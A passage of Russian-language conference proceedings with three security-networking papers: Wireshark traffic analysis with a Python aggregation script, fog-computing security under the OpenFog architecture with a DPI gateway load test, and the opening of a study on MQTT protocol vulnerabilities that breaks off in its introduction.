Аннотация. Данная статья представляет интегрированный подход к исследованию сетевого трафика на основе стандартных возможностей Wireshark и современных методик визуализации и автоматизации. Описаны принципы формирования «Conversations CSV» из дампа, введение в Flow Graph как инструмент временного анализа пакетов и применение Python-скрипта для быстрой статистической обработки экспортированных данных.

Ключевые слова: Wireshark; анализ трафика; Flow Graph; Conversations CSV; временная визуализация; Python-аналитика; агрегирование метрик; воспроизводимость исследований.

WIRESHARK: BASIC TRAFFIC ANALYSIS WITH NEW DIAGNOSTICS METHODS

Zhivodovsky Ivan[1], Ivanov Roman[2], Mikhailov Artem[2]

[1] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: ivan.zhivodovsky32@mail.ru

Abstract. The paper «Wireshark: Basic Traffic Analysis with Novel Diagnostic Methods» introduces a cohesive framework that leverages both core Wireshark features and advanced analytical techniques. It details the conversion of packet captures into «Conversations CSV», the use of Flow Graph for temporal packet visualization, and a Python script for rapid statistical evaluation of the exported data.

Keywords: Wireshar; traffic analysis; Flow Graph; Conversations CSV; temporal visualization; Python analytics; metric aggregation; reproducible methodology.

Введение. Анализ сетевого трафика является фундаментальной задачей для обеспечения безопасности, диагностики неисправностей и оптимизации производительности современных информационных сетей. Одним из самых популярных инструментов для анализа трафика является Wireshark [1].

Wireshark — это свободно распространяемый сетевой протоколоанализатор, реализующий методы пассивного прослушивания и диссекции пакетов. Приложение осуществляет захват кадров на уровне канального

интерфейса и выполняет их многоуровневую декодировку в соответствии с моделью OSI, начиная с канального уровня и заканчивая уровнем приложения [2].

С точки зрения архитектуры, Wireshark состоит из:

— libpcap/WinPcap-совместимого движка захвата, предоставляющего сырой поток кадров;

— диссекторов — модульных декодеров, реализующих грамматики протоколов (TCP, QUIC, DNS и т. д.);

— графического интерфейса анализа, включающего фильтры для захвата и собственные display-фильтры для постобработки;

— движка статистики и экспертной системы, выполняющей эвристическую классификацию аномалий [3].

Wireshark решает фундаментальную задачу эмпирического исследования сетей — прямое наблюдение за процессом передачи данных на всех уровнях стека протоколов. Приложение применяется в пяти основных областях:

1. Инженерия и эксплуатация сетей Диагностика задержек, потерь, неправильно настроенного контроля перегрузки TCP Congestion Control.

2. Информационная безопасность. Динамический анализ вредоносной активности, рекогносцировка C2-каналов, инспекция TLS-рукопожатий, верификация политик Zero Trust.

3. Разработка распределённых приложений. Трассировка RPC-вызовов, профилирование HTTP/2-фреймов, тестирование прототипов IoT-устройств.

4. Учебные и исследовательские цели. Дидактическая визуализация сегментации и конкатенации пакетов, демонстрация handshake-процедур (SYN-SYN/ACK-ACK).

5. Форензика и судебная экспертиза. Реконструкция событий инцидента, восстановление файлов из PCAP-дампов, корреляция с журналами SIEM [4].

Актуальность Wireshark определяется усложнением современных сетевых топологий. Появление 5G-сегментов, виртуализированных сетей (SD-WAN) и повсеместной микросегментации повышает неопределённость путей доставки пакетов, а пассивный анализ позволяет получать эмпирические данные о реальном поведении трафика, не вмешиваясь в работу сети.

Также наблюдается гетерогенность протокольного ландшафта: классические TCP/UDP не утрачивают значимости, но им на смену приходят QUIC, HTTP/3, gRPC и другие протоколы транспортного и прикладного уровней. Универсальная библиотека диссекторов Wireshark постоянно расширяется, позволяя исследователям и инженерам одинаково успешно разбирать как устаревшие, так и экспериментальные форматы сообщений.

Третья причина связана с возросшими требованиями к обратимой верификации процессов. Практики DevSecOps и концепция Zero Trust требуют воспроизводимости каждого сетевого события. Захваченные в формате PCAP/PCAPNG сессии служат надёжными «цифровыми срезами», которые в любой момент можно повторно проанализировать, подтвердив или опровергнув гипотезу.

Четвёртым фактором является доступность и открытый исходный код. Бесплатное распространение снижает барьер входа как в академии, так и в индустрии, а open-source-модель упрощает аудит кода и разработку Lua- или C-плагинов под специфические протоколы.

Наконец, Wireshark остаётся актуальным благодаря тесной интеграции с научными методами анализа данных. Поддержка экспорта в CSV и JSON облегчает взаимодействие со статистическими пакетами вроде R или Python/pandas, превращая Wireshark в универсальный даталоггер для лабораторных экспериментов и полевых исследований.

Хотя детальный разбор каждого пакета и применение фильтров являются основой анализа в Wireshark, для более наглядного представления последовательности обмена данными в рамках конкретного сетевого диалога программа предлагает мощный встроенный инструмент — Flow Graph.

Flow Graph (граф потоков) — это визуальный модуль Wireshark, генерирующий диаграмму обмена пакетами между конечными точками либо между процессами протокольного взаимодействия. Каждый узел графа представляет одну из сторон коммуникации, а ребро соответствует отдельному пакету или агрегированной группе пакетов, снабжённой меткой времени и кратким описанием содержимого [5].

Для чего используется Flow Graph:

— хронологическая реконструкция сеанса. В отличие от линейного списка пакетов, Flow Graph наглядно показывает, какие сообщения ушли от источника к получателю и каковы временные промежутки между ними.

— диагностика задержек и потерь. Длительные разрывы между стрелками сразу указывают на латентность, а дублирующиеся стрелки — на возможную потерю.

— верификация корректности handshake-процедур. Трёхстороннее рукопожатие TCP, TLS handshake или QUIC Initial → Handshake легко проверяются: отсутствие ожидаемого ответа обнаруживается мгновенно.

— документация инцидентов. Диаграмму можно экспортировать в PNG/ASCII и приложить к отчёту, сохраняя причинно-следственные связи пакетов.

— фильтрация выборки. До генерации графа применяется capture- или display-filter, формируя подмножество $E' \subseteq E$ для повышения дисперсионной контрастности наблюдаемых явлений.

— темпоральная диспозиция. Ребра сортируются по TTT с соблюдением частичного порядка Лэмпорта; в визуальном интерфейсе Wireshark это реализуется в виде координатного отображения «время → ось абсцисс».

— визуально-семиотическая интерпретация. Цветовая кодировка протоколов и ярлыки (SYN, FIN, GET, …) выполняют функцию семиотических сигнатур, облегчая когнитивную декодировку графа.

– экспорт и последующая обработка. Диаграмма может быть сериализована (PNG, ASCII) либо конвертирована в структурированный JSON, что открывает путь к таким формальным техникам, как анализ графов в NetworkX или вычисление централизованности потоков [6].

Появление Flow Graph в Wireshark знаменует сдвиг от плоского, пакето-ориентированного анализа к процессно-ориентированному подходу, при котором единицей наблюдения выступает не единичный датаграмм, а связная темпоральная структура. Этот инструмент рекурсивно расширяет эпистемологический потенциал пассивного мониторинга, объединяя методы графовой теории, сетевой форензики и анализа производительности в единой парадигме визуальной аналитики.

В данной работе исходные данные формируются посредством конверсии сетевого дампа Wireshark в табличный формат CSV, причём ключевым представлением является таблица «Conversations», где каждая строка отражает метрики двунаправленного обмена между двумя узлами сети. В этой таблице фиксируются адреса участников трафика, число переданных кадров (или пакетов) в обоих направлениях, объём переданных байтов и относительное время начала сессии. Такое представление «разговоров» является стандартным обобщением потоков трафика, позволяющим абстрагироваться от деталей каждого пакета и оперировать агрегированными величинами.

Программа выдержана в модульно-функциональной архитектуре: модуль загрузки и предобработки данных читает весь CSV в DataFrame, удаляя случайные пустые строки; модуль автоматической детекции колонок анализирует заголовки посредством регулярных выражений, выявляя пары «A→B» и «B→A» по ключевым словам («Bytes», «Frames» и их русскоязычным или альтернативным синонимам) и символам направления (->, →). Такое решение позволяет скрипту оставаться устойчивым к изменениям локализации Wireshark или к вариантам наименования столбцов, что критично в научной среде, где воспроизводимость результатов требует минимизации ручной донастройки.

После идентификации колонок производится агрегация, при которой для каждой пары адресов вычисляются суммарные показатели трафика и количества кадров. Эти показатели затем группируются по адресу «A» и ранжируются по убыванию, формируя две упорядоченные выборки: одну по объёму байтов, другую — по числу пакетов. Такой подход обеспечивает быстрое обнаружение наиболее активных узлов в сети и предоставляет количественный базис для последующего анализа аномалий или узких мест [7–8].

Вдобавок к чисто табличной статистике скрипт способен при наличии относительного времени начала каждой «разговорной» сессии генерировать временную динамику активности. Преобразуя метрики во временную шкалу «секунда → количество пакетов», он строит спектрограмму интенсивности трафика, отражающую пиковые нагрузки или аномальные всплески. Полученная визуализация может быть экспортирована как растровый файл и интегрирована в научные отчёты, обеспечивая наглядность выявленных закономерностей.

Рассмотрим применение скрипта на практике. Представим ситуацию, что администратор заметил резкий рост нагрузки на фронт-енд веб-сервера (10.1.1.5) и подозревает «шум» или даже DDoS-атаку. Для анализа администратор:

1. Захватил 1-минутный трафик на сервере с помощью Wireshark (либо tshark) с фильтром: host 10.1.1.5
2. В Wireshark открыл Statistics → Conversations → IPv4 → Copy as CSV и сохранил как web_conversations.csv.
3. На любой машине с Python и pandas запустил: python analyze_packets.py web_conversations.csv --top 10 –plot.
4. В качестве вывода администратор получит информацию о 10 наиболее активных IP-адресах (рис. 1) и график с отображением пиковых нагрузок.

Top-10 IP по трафику (байты A→B+B→A)
192.168.0.42 2.1 GB
203.0.113.17 1.8 GB
198.51.100.5 0.4 GB
10.2.2.10 0.1 GB
Top-10 IP по числу пакетов
192.168.0.42 1 234 567
198.51.100.5 98 765
203.0.113.17 45 321
10.2.2.10 9 876

Рис. 1. Показатели пиковых нагрузок на активных IP-адресах

Таким образом, модуль позволяет за считанные минуты перейти от «сырых» PCAP-дампов к конкретным IP-адресам и временным метрикам, существенно ускоряя расследование и принятие мер.

Заключение. Подводя итог, сочетание метода агрегации «Conversations CSV» и автоматизированного анализа в Python образует законченный научно-методологический цикл: исходный эмпирический сбор данных, их структурированное обобщение, адаптивная автоматическая обработка и, наконец, получение как

количественных, так и визуальных результатов. Благодаря модульности и алгоритмической гибкости предложенный скрипт может быть легко включён в исследовательские конвейеры по диагностике, мониторингу и оптимизации сетевых систем, а также адаптирован к новым требованиям и форматам данных.

СПИСОК ЛИТЕРАТУРЫ

1. Krasov, A. Behavioral Analysis of Resource Allocation Systems in Cloud Infrastructure / A. Krasov, L. Vitkova, I. Pestov // International Russian Automation Conference, RusAutoCon 2019, Sochi, 08–14 сентября 2019 года. Sochi : Institute of Electrical and Electronics Engineers Inc., 2019. P. 8867699. DOI 10.1109/RUSAUTOCON.2019.8867699. EDN OEQKNH.
2. Minyaev, A. A. The method and methodology of efficiency assessment of protection system of distributed information systems / A. A. Minyaev, A. V. Krasov, D. V. Saharov // 12th International Congress on Ultra Modern Telecommunications and Control Systems and Workshops, ICUMT 2020, Brno, 05–07 октября 2020 года. Brno : Institute of Electrical and Electronics Engineers, 2020. P. 291-295. DOI 10.1109/ICUMT51630.2020.9222451. EDN KAGNKZ.
3. МакКинни, У.. Python для анализа данных (ориг. Python for Data Analysis). 2-е изд. // O'Reilly Media, 2018.
4. Хантер, Д. Matplotlib: средство для двумерной графики // Computing in Science & Engineering, т. 9, № 3, 2007. С. 90–95.
5. Guidelines for Using Machine Learning Technology to Ensure Information Security / M. M. Kovtsur, A. V. Mikhailova, P. A. Potemkin [et al.] // 12th International Congress on Ultra Modern Telecommunications and Control Systems and Workshops, ICUMT 2020, Brno, 05–07 октября 2020 г. Brno: Institute of Electrical and Electronics Engineers, 2020. P. 285-290. DOI 10.1109/ICUMT51630.2020.9222417. EDN MFRZCC.
6. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.
7. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
8. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.

УДК 004.051

МЕТОДЫ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ В ТУМАННЫХ ВЫЧИСЛЕНИЯХ НА ОСНОВЕ ЭТАЛОННОЙ АРХИТЕКТУРЫ

Задбоев Вадим Александрович[1], Зозуля Глеб Сергеевич[2]

[1] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: zadboev89@mail.ru, zozulya.gleb@mail.ru

Аннотация. Растущий спрос на туманные вычисления (Fog computing) обусловлен экспоненциальным ростом количества устройств Интернета вещей (IoT) и объемом генерируемых ими данных. Fog играет важную роль в обеспечении обработки данных в реальном времени, снижении задержки и повышении эффективности и оперативности систем IoT. Вместе с преимуществами развертывание сетей на основе туманных вычислений наследует проблемы безопасности от облачных вычислений, такие как утечки данных и вопросы конфиденциальности. А также децентрализованный, гетерогенный и ограниченный в ресурсах характер Fog-узлов создает новые уникальные проблемы. Целью данной работы является предоставление всестороннего обзора методов обеспечения безопасности и новых предложенных практик в сетях, с особым акцентом на эталонную архитектуру OpenFog.

Ключевые слова: Fog computing; безопасность; OpenFog.

SECURITY METHODS IN FOG COMPUTING BASED ON OPENFOG REFERENCE ARCHITECTURE

Zozulya Gleb[1], Shevchenko Aleksandr[2]

[1] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: zadboev89@mail.ru, zozulya.gleb@mail.ru

A**bstract**. The growing demand for fog computing (Fog computing) is driven by the exponential growth in the number of Internet of Things (IoT) devices and the amount of data they generate. Fog plays an important role in enabling real-time data processing, reducing latency, and improving the efficiency and responsiveness of IoT systems. Along with the benefits, deploying fog-based networks inherits security challenges from cloud computing, such as data leaks and privacy issues. And also the decentralised, heterogeneous and resource-constrained nature of Fog nodes poses new unique challenges. The goal of this paper is to provide a comprehensive overview of security techniques and new proposed practices in grid computing, with a particular focus on the OpenFog reference architecture.

Keywords: fog computing, security, OpenFog.

Введение. В отличие от традиционных облачных вычислений, где обработка данных и хранение происходят в удаленных центрах обработки данных, туманные осуществляются ближе к источнику данных, что обеспечивает более низкую задержку, улучшенную надежность и поддержку мобильности. Важно отметить

различие между туманными (Fog) и периферийными (Edge) вычислениями на рис. 1 представлена схема сети и место каждого вычисления на ней.



Рис 1. Структура Fog сетей

Хотя оба подхода направлены на обработку данных ближе к источнику, туманные часто включает в себя более крупную сеть устройств и датчиков, формируя промежуточный уровень между конечными устройствами и облаком [1]. Fog computing, будучи расширением облачной парадигмы, наследует ряд проблем безопасности, характерных для облачных сред. К ним относятся вопросы конфиденциальности и целостности данных, а также появляются новые, уникальные уязвимости Fog-сетей [2], которые представлены ниже:

— *децентрализованное управление туманными вычислениями.* Распределенное развертывание Fog-узлов на границе сети увеличивает поверхность атаки, и защита большого количества географически распределенных узлов представляет собой сложную задачу. Кроме того, разнообразие владельцев и администраторов Fog-узлов усложняет управление доверием. В отличие от облачных центров обработки данных с контролируемой средой, Fog-узлы могут быть развернуты в различных и потенциально менее безопасных местах.

— *гетерогенность Fog-узлов и сетей.* Fog-узлы включают разнородные устройства, такие как датчики, маршрутизаторы и серверы, каждое из которых имеет уникальные характеристики производительности, ресурсов и безопасности. Эта неоднородность создает сложности при разработке и внедрении единых политик безопасности, поскольку стандартизированные решения часто оказываются неэффективными для всех типов устройств. В результате возрастает риск уязвимостей, связанных с несоответствием уровней защиты и возможностей обработки угроз [3].

— *ограниченные ресурсы Fog-узлов.* Многие Fog-узлы обладают ограниченными вычислительными ресурсами, объемом памяти и энергопотреблением. типовых Fog-узлов могут препятствовать развертыванию традиционных, вычислительно интенсивных механизмов безопасности, что требует разработки облегченных альтернатив.

Отсюда вытекает следующая проблема — утечки конфиденциальной информации [4]. Близость Fog-узлов к конечным пользователям приводит к увеличению сбора конфиденциальных данных, а их утечка может привести к несанкционированному доступу, что ставит под угрозу операционную целостность и соответствие нормативным требованиям.

Данные уязвимости возможно устранить с помощью реализации механизмов обеспечения безопасности в Fog Computing. Вот самые популярные из них:

— *аутентификация и авторизация.* Традиционные методы аутентификации, такие как основанные на инфраструктуре открытых ключей (PKI), могут быть неэффективны в Fog-средах из-за проблем масштабируемости. В качестве альтернативы рассматриваются кооперативная аутентификация, биометрическая аутентификация или протокол с использованием квантовых вычислений [1]. Протокол может использовать методы квантового распределения ключей для создания защищенного канала между транспортными средствами и системой управления, а затем использовать этот защищенный канал для обмена информацией об аутентификации.

— *шифрование.* Шифрование используется для защиты конфиденциальности и целостности данных в Fog-сетях как при передаче, так и при хранении [5]. Могут применяться передовые методы шифрования, такие как полностью гомоморфное шифрование. Эти схемы представляют собой гибрид симметричных алгоритмов шифрования с открытым ключом, а также другие варианты шифрования на основе атрибутов. Главное преимущество таких методов в отсутствии необходимости многократного шифрования/дешифрования данных в процессе работы сети, что на порядок увеличивает производительность [3];

— *системы обнаружения и предотвращения вторжений (IDPS).* IDPS необходимы для обнаружения и предотвращения вредоносных действий, направленных на Fog-узлы и сети. Fog computing может быть использован в качестве IDS путем мониторинга сетевого трафика на периферии, за счет большого кол-ва

распределенных устройств. Также для обработки данных мониторинга в краевых облаках можно разместить виртуальные машины с IDPS. Например, российская система СКАТ подразумевает установку на гипервизорах VMware и KVM [6], что позволяет дополнительно усилить безопасность каждого облаках, а централизованный сбор и анализ информации поможет разрабатывать сценарии противодействия угроз в будущем [7];

— *безопасное хранение и управление данными.* Для обеспечения отказоустойчивости и доступности данных могут использоваться сервисы безопасного хранения (SSS), представленные в среде приложений Cisco IOx [8]. Этот метод обеспечения безопасности основан на разделении любой информации на несколько частей с возможностью ее восстановления определенной группой участников. Существует несколько типов SSS, они используются в сочетании с другими методами защиты для обеспечения конфиденциальности ключей шифрования, хранения сертификатов и пользовательских данных на устройстве. Например, методы, требующие перехвата всех частей ключа (полный SSS) или только определенной части (пороговый SSS) [5]. Пользователи и приложения могут получить доступ к службам SSS, работающим на хосте, через API на базе REST.

Комплексный подход к обеспечению безопасности в сетях на основе туманных вычислений требует разработки единых стандартов и выделения основных требований к развитию архитектуры. Таким стандартом выбрана эталонная архитектуры OpenFog [9], разработанная консорциумом OpenFog и подтвержденная в стандарте IEEE 1934. Она представляет собой горизонтальную архитектуру системного уровня, предназначенную для распределения вычислительных ресурсов, хранения, управления и сетевых функций ближе к пользователям. Архитектура OpenFog основана на восьми ключевых принципах, и безопасность является одним из критически важных аспектов.

Но она не является универсальным решением, а представляет собой набор механизмов, которые применяются в зависимости от конкретных требований.

В работе предложены основные требования к обеспечению безопасности в сетях связи на основе туманных вычислений:

1. Все Fog-узлы должны использовать аппаратный корень доверия для безопасной загрузки и расширения цепочки доверия.
2. Fog-узлы должны обеспечивать контекстуальную целостность и изоляцию, контролируя сбор конфиденциальных данных на периферии.
3. Создание цепочек доверия, которые строятся на основе корня доверия и распространяется на базу доверенных вычислений узла Fog, обеспечивая надежность аппаратных и программных ресурсов [10–11].
4. Принятие стандартизированных криптографических функций и протоколов безопасности.
5. Необходим непрерывный мониторинг и управление безопасностью в системах OpenFog.
6. Важно обеспечить безопасное управление идентификацией и учетными данными пользователей, устройств и Fog-узлов.
7. Создание обязательных доменов подключения/совместимости и доменов сервисов с соответствующими политиками безопасности [10–12].

Для решения проблем непрерывного мониторинга, создания учетных записей и обязательных доменов с соответствующими предлагается использовать в каждой зоне на границе Fog отечественный мультифункциональный сервисный шлюз СКАТ, на основе технологии глубокого анализа трафика (DPI) [7]. Данное решение предоставляет возможность фильтрации трафика на основе созданных профилей, автономных систем и IP-адресов. С помощью встроенной утилиты fdpi_ctrl всем устройствам в сети Fog будет назначен профиль или же будет создан мульти-профиль для устройств, отвечающих за одни и те же функции и требующих одни и те же настройки безопасности. А также с возможностью

И так как устройства в сетях туманных вычислений генерируют большое кол-во трафика, необходимо исключить «узкое место», которым может стать наш шлюз. Для этого предлагается использовать L2-балансировщик трафика на шлюзе, схема которого представлена на рис. 2.



Рис 2. Схема подключения балансировщика

Данный балансировщик позволяет держать нагрузку до 100 Гбит/с и разделять их на несколько потоков, за счет разделения ядер на диспетчеров и обработчиков. Ниже представлены результаты нагрузочного тестирования синтетической нагрузкой 99 999 Мбит/с в течение 4 часов, подтверждающее теоретически заявленную скорость (рис. 3).

```
Absolute Stats Rcvd: [657270914547 pkts][198658920844108 bytes][0 pkts dropped]
               Send: [0 pkts][0 bytes]
               Esnd: [0 err_pkts][0.00 %]
               Drop: [0 pkts][0 bytes]
               Pthr: [0 pkts][0 bytes]
               Emit: [0 pkts][0 bytes]
               Eemt: [0 err_pkts][0.00 %]
Actual   Stats Rcvd: [187532174378 bytes][99'999.55 Mbit/sec]
                     [623911402 pkts ][41'586'771.00 pkt/sec]
               Send: [0 bytes][0.00 Mbit/sec]
                     [0 pkts ][0.00 pkt/sec]
               Esnd: [0 err_pkts][0.00 %]
               Drop: [0 bytes][0.00 %]
                     [0 pkts ][0.00 %]
               Pthr: [0 bytes][0.00 %]
                     [0 pkts ][0.00 %]
               Emit: [0 bytes][0.00 Mbit/sec]
                     [0 pkts ][0.00 pkt/sec]
               Eemt: [0 err_pkts][0.00 %]
```

Рис 3. Результаты нагрузочного тестирования

Заключение. Fog computing представляет собой многообещающую парадигму для обработки и анализа данных ближе к источнику, что обеспечивает снижение задержки и повышение эффективности для различных приложений, особенно в контексте Интернета вещей. Существующие методы безопасности, должны быть адаптированы и дополнены новыми подходами, учитывающими ограничения ресурсов и особенности Fog-сред.

А представленные принципы и требования OpenFog способствуют смягчению проблем безопасности, описанных данной работе. Будущие исследования должны быть направлены на разработку более эффективных и облегченных протоколов безопасности, а также на использование современных решений для управления нагрузкой и устройствами в сетях туманных вычислений.

СПИСОК ЛИТЕРАТУРЫ

1. Князьков, В.С. Гибридные вычисления на универсальных и специализированных вычислительных платформах / А. С. Коржавина, В. С. Князьков // Программные Системы: Теория И Приложения. 2020. 29 p.
2. D’Agostino, P. A Scalable Fog Computing Solution for Industrial Predictive Maintenance and Customization / P. D’Agostino, M. Violante, G. Macario // Polytechnic University of Turin. 2024. 14 p.
3. Shiriaev, E. Reliablity and Security for Fog Computing Systems / E. Shiriaev, T. Ermakova, E. Bezuglova, M. A. Lapina, M. Babenko // North-Caucasus Federal University. 2024. 15 p.
4. Липатников В.А., Шевченко А.А. Модель процесса управления информационной безопасностью распределенной информационной системы на основе выявления и оценки уязвимостей // Информационные системы и технологии. 2018. № 1(105). С. 114-123.
5. Grossetete, P. Best Security Practices for Fog Computing [Электронный ресурс] URL: https://blogs.cisco.com/digital/best-security-practices-for-fog-computing (Дата обращения 29.04.2025).
6. OpenFog Reference Architecture for Fog Computing/ OpenFog Consortium/2017. 162 p.
7. Martin, B.A. OpenFog Security Requirements and Approaches / B. A. Martin, F. Michaud, D. Banks, A. Mosenia, R. Zolfonoon, S. Irwan// IEEE Fog World Congress. 2017. 6 p.
8. Липатников В.А., Шевченко А.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля // Информационные системы и технологии. 2019. № 4(114). С. 112-121.
9. Липатников В.А., Ложечкин А.А., Шевченко А.А. Построение комплексной защиты киберфизической системы от деструктивных воздействий // Информационные системы и технологии. 2020. № 6(122). С. 112-120.
10. Красов, А. В. Метод управления трафиком в гибридной программно-определяемой сети / А. В. Красов, М. В. Левин, А. Ю. Цветков // Информационные технологии и телекоммуникации. 2016. Т. 4, № 2. С. 53-63. EDN XDCOST.
11. Исаченков, П. А. Исследование эффективности метода управления потоками трафика на основе информации о нагрузке в программно-определяемой сети с неравными метриками маршрутов / П. А. Исаченков, А. В. Красов, М. В. Левин // Современная наука и инновации. 2017. № 2(18). С. 32-38. EDN YULDCE.
12. Моделирование защищенной масштабируемой сети предприятия с динамической маршрутизацией на основе IPv6 / Д. В. Сахаров, А. В. Красов, И. А. Ушаков, Э. В. Бирих // Защита информации. Инсайд. 2020. № 1(91). С. 51-57. EDN TOHWOS.

УДК 004.056

ИССЛЕДОВАНИЕ БЕЗОПАСНОСТИ ПРОТОКОЛА MQTT ДЛЯ ПЕРЕДАЧИ ДАННЫХ В ИММЕРСИВНЫХ СИСТЕМАХ И СЕТЯХ СВЯЗИ 6G

Задбоев Вадим Александрович[1], Каялайнен Валерия Евгеньевна[2], Могилатов Владислав Викторович[2]

[1] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: zadboev89@mail.ru

Аннотация. Протокол MQTT является одним из наиболее популярных решений для передачи данных в системах, использующих сенсоры и носимые устройства. Он широко применяется в сфере иммерсивных технологий, таких как виртуальная реальность и телеприсутствие, благодаря своей легковесной архитектуре и удобству для обработки больших объемов данных. Однако несмотря на свою эффективность, в протоколе MQTT существует ряд уязвимостей, которые могут использовать злоумышленники для проведения атак, результатом является нарушение конфиденциальности, целостности и доступности данных. В данной работе рассматриваются угрозы безопасности при использовании MQTT в иммерсивных системах, а также предлагаются рекомендации по повышению уровня защиты в таких системах.

Ключевые слова: иммерсивность; MQTT; безопасность; угрозы; уязвимости; шифрование, аутентификация.

STUDY OF THE MQTT PROTOCOL SECURITY FOR DATA TRANSMISSION IN IMMERSIVE SYSTEMS AND 6G COMMUNICATION NETWORKS

Zadboev Vadim[1], Kaijalainen Valeria[2], Mogilatov Vladislav[2]

[1] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: zadboev89@mail.ru

Abstract. The MQTT protocol is one of the most popular solutions for data transmission in systems using sensors and wearable devices. It is widely used in the field of immersive technologies such as virtual reality and telepresence, due to its lightweight architecture and convenience for processing large amounts of data. However, despite its effectiveness, there are a number of weaknesses in the MQTT protocol that can be exploited by hackers to carry out attacks, resulting in a violation of confidentiality, integrity and availability of data. This paper examines the security threats when using MQTT in immersive systems, and also provides recommendations for improving the level of protection in such systems.

Keywords: immersiveness; MQTT; security; threats; weaknesses; encryption; authentication.

Введение. Иммерсивные технологии являются одной из возможностей сетей связи следующего поколения. В будущей новой сетевой парадигме иммерсивные технологии станут привычным методом взаимодействия пользователя с цифровым пространством. Уже сейчас данные технологии, включая виртуальную реальность (VR) и телеприсутствие, реализованы и могут быть протестированы в лабораторных условиях. Для передачи таких данных в настоящее время активно используется протокол MQTT [1]. Это легковесный и эффективный протокол, основанный на модели «публикация-подписка», что позволяет эффективно передавать данные от сенсоров и носимых устройств. Тем не менее, протокол MQTT имеет несколько значительных уязвимостей, которые могут стать проблемой при использовании в иммерсивных системах, где надежность и безопасность данных имеют решающее значение. В работе рассмотрены основные угрозы безопасности MQTT и предложены пути их преодоления.

Согласно отчету, подготовленному Касперским в 2021 году [2], видно, что протокол MQTT является наиболее распространенным для передачи данных с датчиков и носимых устройств, поскольку он прост и удобен. Чаще всего, при использовании этого протокола аутентификация является совершенно необязательной и редко включает шифрование. В период с 2014 по 2021 год в MQTT было обнаружено 90 уязвимостей, в том числе критических, многие из которых остаются не устраненными по сей день. В 2021 году было обнаружено 33 новых уязвимости, в том числе 18 критических, 10 больше, чем в 2020 году. Все эти уязвимости подвергают пользователей риску кражи их данных.

На рис. 1 отражено количество уязвимостей в протоколе MQTT с 2014 по 2023 год. Количество уязвимостей в период с 2017 по 2021 год было получено из отчета Касперского, в то время как данные за 2022 и 2023 годы были получены MITRE [3] и Национальным институтом стандартов и технологий (NIST) [4]. Общее число уязвимостей показывает рост из года в год, за исключением 2020, по причине COVID-19. Рост критических уязвимостей также наблюдается, особенно в 2019 и 2021 годах.

